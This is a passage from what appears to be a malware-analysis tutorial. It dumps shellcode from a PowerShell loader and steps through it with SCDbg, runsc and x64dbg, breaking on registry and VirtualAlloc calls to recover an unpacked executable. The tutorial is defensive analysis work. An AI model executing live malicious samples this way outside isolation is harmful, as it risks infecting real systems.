
first we need to put a breakpoint in the line after **sc32** variable (rigth-click and toggle breakpoint).

run the script (it will break after 15 seconds because at the beginning of the script it sleeps). after you hit the breakpoint type this in the bottom console.


```
[io.file]::WriteAllBytes('shellcode.bin',$sc32)
```

Shellcode AnalysisPermalink

and now we have our shellcode set and ready for analysis. let's start analysing from SCDbg tool.



click launch and observe the output.




nothing intersting, we can see that it only open some registry keys (which are not presented because this shellcode is not loaded in memory so it can determine strings based on his address) and thats it, we have to dynamically analyse it in order to know what it is essentially doing.

let’s use runsc tool.

```
C:\Users\Public>runsc.exe -f shellcode.bin

[*] Shellcode file: shellcode.bin

[*] Size of shellcode is 2980 bytes


[*] What to do now.

Shellcode address: 0x00730000.
Shellcode thread ID: 2664 (0xA68) (currently suspended)

1. Open the appropriate 32/64-bit debugger.
2. Attach to this process using the debugger.
3. Set a breakpoint on the shellcode address shown above (e.g. bp <addr>).
4. Switch back to this window and press any key to resume the shellcode thread.
5. Switch back to the debugger and the program will be stopped on the first shellcode instruction.
```

as we see in the console, we need to open XDBG and attach **runsc** process then put a breakpoint on the shellcode's address.

after you put the breakpoint, go back to the runsc window and click any key once or twice untill you hit the breakpoint in XDBG.




we are now in the shellcode code!.

from our previous analysis we see that this sample calls RegOpenKeyExA but take a note that if you do a bp RegOpenKeyExA the breakpoint wont trigger because this function is actually loaded from advapi32.dll


so type the following in the XDBG console:

```
bp advapi32.RegOpenKeyExA
```


run.




and YES! we hit it, and as we see from the stdcall window, we know the key it opens.




let’s get back to user code, if we scrolled down a little we can see a call to RegQueryValueExA (makes sense because we called RegOpenKeyExA) and VirtualAlloc.




let’s put a breakpoint on VirtualAlloc and watch the memory that it allocates (the return memory address is in EAX).



run again and observe how this memory region changes.



we hit another VirtualAlloc and our memory was filled with some random data. follow the second VirtualAlloc's return address in dump and run.



WE GOT THE UNPACKED EXECUTABLE!

WHAT A LONG JOURNEY!!
